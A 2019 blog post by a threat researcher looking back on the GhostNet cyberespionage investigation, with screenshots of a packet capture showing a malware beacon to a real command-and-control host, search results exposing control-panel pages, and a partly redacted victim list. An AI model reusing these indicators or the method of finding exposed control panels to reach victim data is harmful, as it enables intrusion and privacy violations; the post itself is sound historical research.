10 Years Since Ghostnet


nartv.org/2019/03/28/10-years-since-ghostnet/

Posted by nart on March 28th, 2019. No comments... »

On March 28, 2009 the Citizen Lab released “Tracking GhostNet“. So much has changed since then, both for me personally as well as the research community, the industry and the threat landscape itself.

It has been a long time since I updated this blog, in fact, the last entry was at the end of 2010. The “writing” page has largely been kept up to date with the major papers Iâ€™ve contributed to and I continued publicly blogging from 2011 â€“ 2013 at Trend Micro and and at FireEye since then. Iâ€™m not really totally sure why I stopped blogging here, but after seeing Ron Deibert and some of my old Citizen Lab colleagues the other day — and we realized that it has literally been 10 years since GhostNet â€“ Iâ€™m feeling a bit inspired.

Ron Deibert covered it in Black Code, but I remember crunching through pcaps with Greg Walton, the ones he collected from the Dalai Lamaâ€™s Office and other locations. We spotted all the Enfal stuff quickly and eventually we found the beacons for the malware (we probably should have named it :)) which lead to “GhostNet”.


File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: tcp.stream eq 717
Expression... Clear Apply
Follow TCP Stream
Stream Content
Find Save As Print Entire conversation (362 bytes)
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
Filter Out This Stream
Close
Profile: Default

```
No. .  Time           Source          Destination     Protocol  Info
32858 4195.033802    192.168.0.4     218.77.188.70   TCP       4284 > http [SYN] Seq=0 Win=32768 Len=0 MSS=1460
32859 4195.470873    218.77.188.70   192.168.0.4     TCP       http > 4284 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1452
32860 4195.470918    192.168.0.4     218.77.188.70   TCP       4284 > http [ACK] Seq=1 Ack=1 Win=32768 Len=0
32861 4195.476945    192.168.0.4     218.77.188.70   HTTP      GET /ld/queenfun/v1/online.php?c=RGVzYW5n&u=U1lTVEVN&s=20071221103647R9702591&p=MTkyLjE2OC4wLjQ=&hi=2wsdf351 HTTP/1.0
32862 4196.005444    218.77.188.70   192.168.0.4     HTTP      HTTP/1.1 200 OK  (text/html)
32863 4196.006194    218.77.188.70   192.168.0.4     TCP       http > 4284 [FIN, ACK] Seq=165 Ack=199 Win=65535 Len=0
32864 4196.006236    192.168.0.4
32865 4196.015937    192.168.0.4
32866 4196.452012    218.77.188.
```


```
GET /ld/queenfun/v1/online.php?c=RGVzYW5n&u=U1lTVEVN&s=20071221103647R9702591&p=MTkyLjE2OC4wLjQ=&hi=2wsdf351 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; )
Accept: */*
Host: www.ibmunion.net

HTTP/1.1 200 OK
Date: Wed, 10 Sep 2008 07:10:57 GMT
Server: Apache/2.2.4 (Unix)
Content-Length: 15
Connection: close
Content-Type: text/html

   @4@7200@
```

```
+ Frame 32861 (252 bytes on wire, 252 bytes ca
+ Ethernet II, Src: AsustekC_02:0d:c1 (00:13:c
+ Internet Protocol, Src: 192.168.0.4 (192.168
+ Transmission Control Protocol, Src Port: 428
+ Hypertext Transfer Protocol
```

```
0000  00 09 5b a8 b9 9e 00 13  d4 02 0d c1 08 00 45 00   ..[..... ......E.
0010  00 ee 7a 11 40 00 80 06  28 b8 c0 a8 00 04 da 4d   ..z.@... (......M
0020  bc 46 10 bc 00 50 7d 0e  90 66 e4 c8 27 eb 50 18   .F...P}. .f..'.P.
0030  80 00 58 21 00 00 47 45  54 20 2f 6c 64 2f 71 75   ..X!..GE T /ld/qu
0040  65 65 6e 66 75 6e 2f 76  31 2f 6f 6e 6c 69 6e 65   eenfun/v 1/online
0050  2e 70 68 70 3f 63 3d 52  47 56 7a 59 57 35 6e 26   .php?c=R GVzYW5n&
0060  75 3d 55 31 6c 54 56 45  56 4e 26 73 3d 32 30 30   u=U1lTVE VN&s=200
0070  37 31 32 32 31 31 30 33  36 34 37 52 39 37 30 32   71221103 647R9702
0080  35 39 31 26 70 3d 4d 54  6b 79 4c 6a 45 32 4f 43   591&p=MT kyLjE2OC
0090  34 77 4c 6a 51 3d 26 68  69 3d 32 77 73 64 66 33   4wLjQ=&h i=2wsdf3
00a0  35 31 20 48 54 54 50 2f  31 2e 30 0d 0a 55 73 65   51 HTTP/ 1.0..Use
00b0  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c 6c 61   r-Agent:  Mozilla
00c0  2f 34 2e 30 20 28 63 6f  6d 70 61 74 69 62 6c 65   /4.0 (co mpatible
00d0  3b 20 29 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a   ; )..Acc ept: */*
00e0  0d 0a 48 6f 73 74 3a 20  77 77 77 2e 69 62 6d 75   ..Host:  www.ibmu
00f0  6e 69 6f 6e 2e 6e 65 74  0d 0a 0d 0a              nion.net ....
```

File: "/home/nartv/.cache/.fr-acRpN... Packets: 37251 Displayed: 9 Marked: 0

After a little bit of the infamous Google searchingâ€¦



Web Images Maps News Video Gmail more ▾
Sign in
Google
Search
Advanced Search
Preferences
Search: ● the web ○ pages from Canada
Web

20071221103647R9702591

Results **1** - **2** of **2** for **20071221103647R9702591**. (**0.16** seconds)


待发送指令列表
20071221103647R9702591, 2009-02-14, 11-30-13, 20081111155839 ...
goood-blog.com/ZhiN/vDT202/showcmdinfo.php - 29k - Cached - Similar pages

待发送指令列表
20071221103647R9702591, 2009-01-22, 22-10-29, 20081111155839 ...
goood-blog.com/ZhiN/vDT202/getcmdv2.php - 34k - Cached - Similar pages
More results from goood-blog.com »

In order to show you the most relevant results, we have omitted some entries very similar to the 2 already displayed.
If you like, you can repeat the search with the omitted results included.

20071221103647R9702591

Search
Search within results - Language Tools - Search Tips - Dissatisfied? Help us improve



Web Images Maps News Video Gmail more ▾
Sign in
Google
Search
Advanced Search
Preferences
Web


site:goood-blog.com

Results **1** - **10** of about **80** from **goood-blog.com**. (**0.17** seconds)

Microsoft Corporation
Microsoft = Silverlight delivers a new generation of high-quality audio and video, e= ngaging media experiences, and interactive applications for the Web. ...
goood-blog.com/ - 597k - Cached - Similar pages

服务端列表 - [Translate this page]
注册日期, 注册时间, 登录日期, 登录时间, 唯一标记, 外网IP, 内网IP, 主机名, 当前用户名, 发送指令地址, 开机时长, 2008-08-20, 17:09:02, 2008-12-18, 19:22:27 ...
goood-blog.com/ZhiN/vDT201/Serverlist.php - 37k - Cached - Similar pages

â€¦ all you had to do was visit â€œ/Serverlist.phpâ€ on any of the C2 servers (which were obtained from analyzing additional malware samples) and you could see panel.



当前服务器时间:⊡ Sunday 08th of March 2009 08:28:22 AM ⊡共有注册用户92

注册日期	注册时间	登录日期	登录时间	唯一标记	外网IP	内网IP	主机名	当前用户名	发送指令地址	开机时长
2008-08-24	18:30:03	2008-08-25	19:55:12	20080416110157R3753815	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	0
2008-08-26	20:23:04	2008-09-03	02:39:36	20080520085720R2050748	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	536
2008-08-24	18:34:18	2008-08-27	02:49:23	20080612002936R7867410	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	537
2008-08-26	20:36:38	2008-11-26	00:23:25	20080615184105R9914356	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	2
2008-08-26	20:19:04	2008-10-23	18:31:15	20071212172154R4299769	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	1
2008-08-25	07:17:19	2008-08-25	16:44:59	20080605170355R4980676	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	568
2008-10-27	00:40:55	2008-11-10	18:22:24	20081023130810R8994851	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	0
2008-11-13	21:38:46	2008-11-18	19:12:09	20081111103243R6675372	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	0
2008-08-31	01:48:45	2009-03-08	08:12:14	20071210082410R9814790	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	472
2008-09-04	23:43:25	2008-09-09	02:05:07	20080703232822R6552940	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	151
2008-08-26	20:20:09	2009-03-05	19:45:23	20080111091234R9085443	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	349
2008-08-26	22:40:33	2008-08-27	22:54:43	20080310205648R5877214	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	3
2008-08-20	17:18:38	2009-01-11	22:52:01	20071207170830R5666692	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	106
2009-01-14	19:08:10	2009-02-04	21:53:13	20080114165816R8595555	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	77
2008-08-26	22:01:31	2009-03-06	16:47:22	20080102114619R2089949	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	78
2008-09-18	07:43:43	2008-11-04	07:04:21	20080918063420R6130419	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	22
2008-09-09	02:59:00	2009-03-08	01:10:43	20080227151807R5907262	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	8
2008-09-04	01:47:33	2008-12-02	04:59:50	20080902210935R2341663	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	1
2008-12-02	05:21:19	2008-12-02	05:22:19	20081202052118R7082861	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	24
2008-09-11	19:30:54	2009-03-08	08:11:54	20080911190533R1727438	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	12181
2008-08-26	20:24:47	2008-10-06	01:57:18	20080403151159R8609279	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	171
2008-09-18	07:41:58	2009-03-06	10:11:30	20080918063335R4699286	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	263
2008-08-26	22:30:19	2008-09-15	03:45:34	20071212172958R4560900	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	128
2008-08-26	20:15:04	2008-11-03	12:10:09	20071221085134R4426370	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	4536
2008-09-21	23:30:03	2008-12-02	00:45:08	20080918072634R1160528	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	21
2008-09-18	07:47:17	2008-11-20	01:12:38	20080918072156R2712160	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	47
2008-08-26	20:33:10	2009-03-06	01:41:06	20080519082934R2793725	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	563
2008-08-27	02:05:46	2008-12-25	18:48:23	20080319104141R6977495	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	1
2008-09-08	18:30:11	2009-02-27	07:15:40	20080908174344R9839881	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	13166
2008-08-20	17:15:23	2009-01-12	18:32:01	20071210091020R4980211	[redacted]	[redacted]	[redacted]	SYSTEM	Send Command	352
2008-08-24	20:13:31	2009-03-06	00:51:16	20080421075613R8923674	[redacted]	192.168.11.108	[redacted]	SYSTEM	Send Command	496
2008-09-25	20:41:01	2009-03-06	02:37:21	20080114165935R9101265	[redacted]	172.19.8.151	[redacted]	SYSTEM	Send Command	426
2008-08-26	20:29:11	2008-09-10	20:54:16	20071221103647R9702591	[redacted]	192.168.0.4	[redacted]	SYSTEM	Send Command	64
2008-08-26	23:56:49	2009-03-06	06:56:34	20080310162314R9261967	[redacted]	192.168.0.15	[redacted]	SYSTEM	Send Command	460

Soon, Google (2010) would reveal that it had been compromised in what became known as Operation Aurora and “APT” and “Cyber Kill Chain” soon become mainstream. There was an increasing focus on a lot of cyberespionage groups, and on Comment Crew in particular with the notable releases of McAfee’s Shady RAT report (2011) and eventually Mandiantâ€™s blockbuster APT1 report (2013).

Producing public technical papers detailing cyber-espionage activity became a fairly regular occurrence. I documented a lot of the research that influenced me during that time frame in these posts:

- 2011 https://blog.trendmicro.com/trendlabs-security-intelligence/top-apt-research-of-2011-that-you-probably-havent-heard-about/
- 2012 https://blog.trendmicro.com/trendlabs-security-intelligence/the-trends-in-targeted-attacks-of-2012/
- 2013 https://www.fireeye.com/blog/threat-research/2014/01/trends-in-targeted-attacks-2013.html

Looking Back

Looking back, I think thereâ€™s some things we got right with GhostNet, but some that definitely could have been done better.

My biggest regret is that we should have been crystal clear from the outset that there was no â€œhack backâ€ or anything like that. I spent the next few years trying to clarify what had happened.

I think we did a good job of referencing prior work, in particular the work of Maarten Van Horenbeeck (which had a big impact on me, thanks for the heads-up Oxblood!) and Mikko HyppÃ¶nen and the folks at F-Secure.

There were two analyses of the GhostNet malware that I included in the footnotes of the report, but had to be redacted because the command and control servers were still up (and cached in Google) allowing anyone to grab all the victim data:

- A case study by Elodie Grandjean https://www.wired.com/images_blogs/threatlevel/files/mcafee_security_journal_fall_2008.pdf
- A reverse engineering report by Eric Landuyt https://www.datarescue.com/laboratory/trojan2008/index.html

I regret not reaching out to them, as well as others, and working in a more collaborative way with the broader targeted threats research community. I think this would have really helped in other areas that I think we could have done better:

- My malware analysis skills were pretty rudimentary at that point (in fact I would still say that Iâ€™m not that good and Iâ€™m learning from the amazing people I work with all the time).
- I should have better understood and explained that there were multiple, separate attackers on the same box. Not doing so caused a lot of confusion between what was GhostNet and what were clusters of Enfal activity.
- We could have handled victim notification better. I think being connected to the research community would have really helped. And we did learn from this, it was great to work with Shadowserver and Steven Adair on the next report.

One of the areas that I think we focused on, but that did always get the attention it deserved, was the importance of field work. This was our version of incident response engagements. Gaining an understanding — even if rudimentary — of the context of what happened in a particular incident, what the attackers did post-compromise and why certain data was stolen, which specific victims were targeted/compromised is extremely important. Greg Waltonâ€™s role here cannot be understated.

Finally, I think we handled attribution in a responsible way. We assessed the data that we had and explored alternative scenarios. We discussed freelancing, third-party actors, tacit state-encouragement and the possibility of false flags. We expressed an element of confidence in our suggestion that the â€œevidence tilts the strongestâ€ toward Chinese state involvement.

Looking back I think the report withstands the test of time.

Looking Forward

Over the years I think there has been a certain level of APT fatigue. The research community broadened and we all began looking at the same things and rushing to publish first (myself included). There seemed to be a backlash in reaction to these reports ranging from â€œitâ€™s all a bunch of marketingâ€ to â€œitâ€™s always Chinaâ€ .

Then there was the use of the APT label to deflect responsibility when compromises occurred. Simultaneously, the distinction between the all powerful APT and the lowly “commodity” malware emerged. Iâ€™ve never liked this distinction. Gh0st, PoisonIvy and many other publicly available malware families and utilities have been used by both cyberespionage and cybercrime actors of varied skillfulness. The same is true in the modern era with the usage of Red Team frameworks (Metasploit, Cobalt Strike, Powershell Empire) as well as a wide variety of RATs. Dismissing whole swaths of activity, is not probably the best security posture.

I’ve only been sporadically researching cyberespionage since about 2016, and I have largely focused on cybercrime. But I have been following the work of a lot of solid researchers, both new and old school, that are continuing to produce amazing research year after year.

To me, and correct me if I’m wrong, it seems like it’s even harder these days. These are not entirely new developments, but dealing with deliberate attempts by threat actors to mislead on attribution and sorting through the “badtribution” out there present challenges. In addition, I think we’ll see more throw away operations where the things we’re used to clustering on, like command and control servers, won’t be re-used thus reducing the hard overlaps available. And the use of large scale distribution that obscures the targeted nature of post-compromise activity — especially when there’s overlap between traditional cybercrime activity with what seems to be more targeted activity — can further complicate the ability to track and assess the motivations and capabilities of these actors.

Well, I’ll leave it at that, and hopefully I won’t wait years to post again :)

Post a comment.